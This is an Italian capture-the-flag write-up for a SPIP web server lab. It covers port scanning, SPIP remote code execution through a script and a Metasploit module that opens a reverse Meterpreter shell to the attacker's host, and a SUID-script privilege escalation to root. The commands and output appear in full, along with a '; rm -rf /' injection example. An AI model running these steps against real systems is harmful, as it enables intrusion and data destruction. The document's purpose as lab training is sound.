

Scansione porte:




```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http


22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)

80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Publisher's Pulse: SPIP Insights & Tips
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Enumerazione Web




```
gobuster dir -u http://10.10.54.13 -w /usr/share/seclists/Discovery/Web-Content/big.txt -x php,txt

/images          (Status: 301) [Size: 311] [--> http://10.10.54.13/images/]
/server-status       (Status: 403) [Size: 276]
/spip          (Status: 301) [Size: 309] [--> http://10.10.54.13/spip/]
```


Exploit applicazione SPIP




```
└─$ python spip.py -u http://10.10.54.13/spip -c "whoami" -v
[+] Anti-CSRF token found : AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMydXPZCL/WsMlnvbq2xARLr6toNbdfE/YV7egygXhx
[+] Execute this payload : s:26:"<?php system('whoami'); ?>";
```



```
msf6 exploit(unix/webapp/spip_rce_form) > run

[*] Started reverse TCP handler on 10.8.8.53:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] SPIP Version detected: 4.2.0
[+] The target appears to be vulnerable.
[*] Got anti-csrf token: AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMydXPZCL/WsMlnvbq2xARLr6toNbdfE/YV7egygXhx
[*] 10.10.54.13:80 - Attempting to exploit...
[*] Sending stage (39927 bytes) to 10.10.54.13
[*] Meterpreter session 1 opened (10.8.8.53:4444 -> 10.10.54.13:52966) at 2024-06-29 09:34:34 +0200
```




```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
think:x:1000:1000::/home/think:/bin/sh
```




```
think@publisher:~$ whoami
think
think@publisher:~$ id
uid=1000(think) gid=1000(think) groups=1000(think)
think@publisher:~$
```

entriamo in think e prendiamo id_Rsa. rientriamo in ssh




```
think@publisher:/var/www$ la -lisa /usr/sbin/run_container
524324 20 -rwsr-sr-x 1 root root 16760 Nov 14  2023 /usr/sbin/run_container


think@publisher:/var/www$ strings /usr/sbin/run_container

/bin/bash
/opt/run_container.sh  <-----------
```



```
think@publisher:/opt$ ls -lisa
ls: cannot open directory '.': Permission denied

think@publisher:/opt$ ls -lisa run_container.sh
524346 4 -rwxrwxrwx 1 root root 1715 Jan 10 12:40 run_container.sh
```

l'elenco file non è possibile ma possiamo puntare al file diretto

```
#!/bin/bash
cp /bin/bash /tmp/bash
chmod 777 /tmp/bash
chmod +s /tmp/bash



# Function to list Docker containers
list_containers() {
    if [ -z "$(docker ps -aq)" ]; then
        docker run -d --restart always -p 8000:8000 -v /home/think:/home/think 4b5aec4
    fi
```



1) docker start "$container_id"; break ;;   command injection

Lo script Bash che hai fornito presenta diverse potenziali vulnerabilità che potrebbero essere sfruttate per compromettere la sicurezza del sistema. Ecco un'analisi delle vulnerabilità più evidenti:

1. Iniezione di Comandi

Le variabili `$container_id` e `$REPLY` non sono adeguatamente validate prima di essere utilizzate nei comandi Docker. Un utente malintenzionato potrebbe inserire input malevolo che potrebbe eseguire comandi arbitrari.


Esempio di Iniezione di Comandi:

- Un utente potrebbe inserire un valore come `; rm -rf /` per `container_id`, che verrebbe eseguito nel contesto del comando Docker.

il filesystem è montato in sola lettura

root:x:0:0:root:/root:/usr/bin/bash


think:x:1000:1000:,,,:/home/think:/usr/sbin/ash



wwwdata è riuscito a cambiare la sua fold, quindi www-data non ha i blocchi come think. sfruttiamo la cosa

creiamo link hardware al file


```
think@publisher:~$ ln /opt/run_container.sh ./run_container.sh
think@publisher:~$ ls -lisa
total 52
407004 4 drwxr-xr-x 8 think    think    4096 Jun 29 09:05 .
393218 4 drwxr-xr-x 3 root     root     4096 Nov 13  2023 ..
406983 0 lrwxrwxrwx 1 root     root        9 Jun 21  2023 .bash_history → /dev/null
393425 4 -rw-r--r-- 1 think    think     220 Nov 14  2023 .bash_logout
393424 4 -rw-r--r-- 1 think    think    3771 Nov 14  2023 .bashrc
393385 4 drwx------ 2 think    think    4096 Nov 14  2023 .cache
436449 4 drwx------ 3 think    think    4096 Dec  8  2023 .config
393434 4 drwx------ 3 think    think    4096 Jun 29 08:37 .gnupg
435687 4 drwxrwxr-x 3 think    think    4096 Jan 10 12:46 .local
393426 4 -rw-r--r-- 1 think    think     807 Nov 14  2023 .profile
393381 0 lrwxrwxrwx 1 think    think       9 Feb 10 21:27 .python_history → /dev/null
524346 4 -rwxrwxrwx 2 root     root     1715 Jan 10 12:40 run_container.sh
```



come www.data modifichiamo il file avendo 777

```
399022 0 lrwxrwxrwx 1 think    think       9 Feb 10 21:27 .viminfo → /dev/null
524346 4 -rwxrwxrwx 2 root     root     1715 Jan 10 12:40 run_container.sh
435688 4 drwxrwxrwx 5 www-data www-data 4096 Dec 20  2023 spip
399060 4 -rw-r--r-- 1 root     root       35 Feb 10 21:20 user.txt
echo "aaaaaa" > run_conatiner.sh
/bin/sh: 11: cannot create run_conatiner.sh: Permission denied
echo "aaaaa" > run_container.sh
echo "chmod 777 /root" > run_container.sh
echo "chomd 777 /root/root.txt" > run_container.sh
echo "cp /bin/bash /home/think/bash && chmod +s /home/think/bash" > run_container.sh
echo "chmod +s /home/think/bash" > run_container.sh
echo "chmod +s /bin/bash" > run_container.sh
```

eseguiamo il file binario che richiama /opt/run_container.sh



```
399022 0 lrwxrwxrwx 1 think    think        9 Feb 10 21:27 .viminfo -> /dev/null
think@publisher:~$ /usr/sbin/run_container
think@publisher:~$ ls /
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  srv  swap.img

think@publisher:~$ cat run_container.sh
chomd 777 /root/root.txt
think@publisher:~$ cat run_container.sh
cp /bin/bash /home/think/bash && chmod +s /home/think/bash
think@publisher:~$ /usr/sbin/run_container
cp: cannot create regular file '/home/think/bash': Permission denied
think@publisher:~$ cat run_container.sh
chmod +s /home/think/bash
think@publisher:~$ /usr/sbin/run_container
chmod: cannot access '/home/think/bash': No such file or directory
think@publisher:~$ /usr/sbin/run_container
think@publisher:~$ ls -lisa /bin/bash
8048 1156 -rwsr-sr-x 1 root root 1183448 Apr 18  2022 /bin/bash
think@publisher:~$ /bin/bash
bash-5.0$ id
uid=1000(think) gid=1000(think) groups=1000(think)
bash-5.0$ exit
exit
think@publisher:~$ /bin/bash -p
bash-5.0# id
uid=1000(think) gid=1000(think) euid=0(root) egid=0(root) groups=0(root),1000(think)
bash-5.0# cat /root/root.txt
3a4225cc9e85709adda6ef55d6a4f2ca
bash-5.0# 
```